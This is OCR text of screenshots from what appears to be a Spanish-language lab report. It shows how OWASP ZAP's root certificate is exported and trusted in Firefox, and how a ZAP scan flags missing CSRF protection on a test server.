

Actividades
Aplicaciones
OWASP ZAP
23 de sep 17:19
es
OWASP ZAP - OWASP ZAP 2.10.0
Archivo Editar Ver Analizar Reporte Herramientas Import En línea Ayuda
Modo estándar
Sitios
Contextos
Contexto predeterminado
Sitios
Historia
Buscar
Alertas
Opciones
Certificados SSL Dinámicos
AJAX Spider
Alertas
API
Aplicaciones
Archivos de órdenes
Base de datos
Buscar
Certificado
Certificados SSL Dinámicos
Comprobando actualizaciones
Conexión
Configuración de las conexiones
Dirección de llamada
Encode/Decode
Escaneo Activo
Escaneo Pasivo
Escáner pasivo
Estadísticas
Excluir la URL global
Extensiones
Fuzzer
Global Alert Filters
GraphQL
HUD
JVM
Lenguaje
Certificado C...
Generar
Importar
-----END CERTIFICATE-----
Ver
Guardar
Establecer de nuevo a los valores predeterminados de fábrica
Cancelar
Aceptar
Alertas 0 0 0 0 Primary Proxy: localhost:8080
Escaneo actual 0 0 0 0 0 0 0 0



Actividades
Aplicaciones
OWASP ZAP
23 de sep 17:19
es
OWASP ZAP - OWASP ZAP 2.10.0
Archivo Editar Ver Analizar Reporte Herramientas Import En línea Ayuda
Modo estándar
Sitios
Contextos
Contexto predeterminado
Sitios
Historia
Buscar
Alertas
Opciones
Certificados SSL Dinámicos
Certificado C...
Generar
Guardar
Save In: /
bin
boot
cdrom
cert
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
nginx
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
File Name: owasp_zap_root_ca.cer
Files of Type: Todos los Archivos
Guardar
Cancelar
Ver
Guardar
Establecer de nuevo a los valores predeterminados de fábrica
Cancelar
Aceptar
Alertas 0 0 0 0 Primary Proxy: localhost:8080
Escaneo actual 0 0 0 0 0 0 0 0



Actividades
Aplicaciones
Navegador web Firefox
23 de sep 17:20
es
Nueva pestaña
165.227.167.80:3001/edit
Importar marcadores...
Comenzar a usar Firefox
Firefox
Buscar con Google o introducir una dirección
165.227.16...
extensions...
drive.google
137.184.67...
mail.google
zaproxy
sol.pvivirtual
photos.go...



Actividades
Aplicaciones
Navegador web Firefox
23 de sep 17:20
es
Ajustes
Firefox
about:preferences#searchResults
certi
General
Inicio
Buscar
Privacidad & Seguridad
Sincronización
Resultados de la búsqueda
Certificados
Consultar a los servidores respondedores OCSP para confirmar la validez actual de los certificados
certi
Ver certificados...
Dispositivos de seguridad...
Extensiones y temas
Firefox Asistencia


Actividades
Aplicaciones
Navegador web Firefox
23 de sep 17:20
es
Ajustes
Firefox
about:preferences#searchResults
certi
General
Inicio
Buscar
Privacidad & Seguridad
Sincronización
Extensiones y temas
Firefox Asistencia
Administrador de certificados
Sus certificados
Decisiones de autenticación
Personas
Servidores
Autoridades
Tiene certificados guardados que identifican estas autoridades de certificación
Nombre del certificado
Dispositivo de seguridad
AC Camerfirma S.A.
Chambers of Commerce Root - 2008
Builtin Object Token
Global Chambersign Root - 2008
Builtin Object Token
AC Camerfirma SA CIF A82743287
Camerfirma Chambers of Commerce Root
Builtin Object Token
Camerfirma Global Chambersign Root
Builtin Object Token
Ver...
Editar confianza...
Importar...
Exportar...
Eliminar o dejar de confiar...
Aceptar



Actividades
Aplicaciones
Navegador web Firefox
23 de sep 17:21
es
Cancelar
Seleccione el archivo que contiene el/los certificado(s) CA a importar
Abrir
Recientes
Carpeta personal
Escritorio
Descargas
Documentos
Imágenes
Música
Vídeos
Otras ubicaciones
home
ms-marcks
Documentos
Nombre
Tamaño
Tipo
Modificado
root
11:24
opt
10:55
etc
10:51
bin
10:51
lib
10:51
sbin
10:51
run
09:49
proc
09:15
sys
09:15
snap
Ayer
boot
Ayer
nginx
sáb
var
sáb
cert
12 jul
lib32
24 jun
lib64
24 jun
media
20 jun
home
20 jun
cdrom
20 jun
usr
22 oct 2020
mnt
22 oct 2020
srv
22 oct 2020
libx32
22 oct 2020
owasp_zap_root_ca.cer
1.8 kB
certificado X.509
17:19
Archivos de certificados


Actividades
Aplicaciones
Navegador web Firefox
23 de sep 17:21
es
Ajustes
Firefox
about:preferences#searchResults
certi
General
Inicio
Buscar
Privacidad & Seguridad
Sincronización
Extensiones y temas
Firefox Asistencia
Administrador de certificados
Descargando certificado
Se le ha pedido que confíe en una nueva Autoridad Certificadora (CA).
¿Quiere confiar en "OWASP Zed Attack Proxy Root CA" para los siguientes propósitos?
Confiar en esta CA para identificar sitios web.
Confiar en esta CA para identificar usuarios de correo.
Antes de confiar en esta CA para cualquier propósito, debe examinar el certificado, política y procedimientos de la CA (si están disponibles).
Ver
Examinar certificado de CA
Cancelar
Aceptar
Ver...
Editar confianza...
Importar...
Exportar...
Eliminar o dejar de confiar...
Aceptar



Actividades
Aplicaciones
Navegador web Firefox
23 de sep 17:21
es
Ajustes
Firefox
about:preferences#searchResults
prox
General
Inicio
Buscar
Privacidad & Seguridad
Sincronización
Resultados de la búsqueda
Configuración de red
Configurar cómo se conecta Firefox a Internet. Saber más
prox
Configuración...
Extensiones y temas
Firefox Asistencia



una vez realizado los pasos para la configuración haremos la prueba para el servidor que no tiene la protección CSRF



como pueden observar en la imagen advierte que puede ser atacado por CSRF



Cuando se implementa la protección ya no tira la advertencia.

con este se termina la práctica del ataque CSRF en donde se pudo ver varios posibles ataques del CSRF y su funcionamiento en la vida real. por consiguiente, siempre recomiendo estar atento a las acciones realizadas en la paginas web, porque en realidad nunca se sabe si se está enfrente de un ataque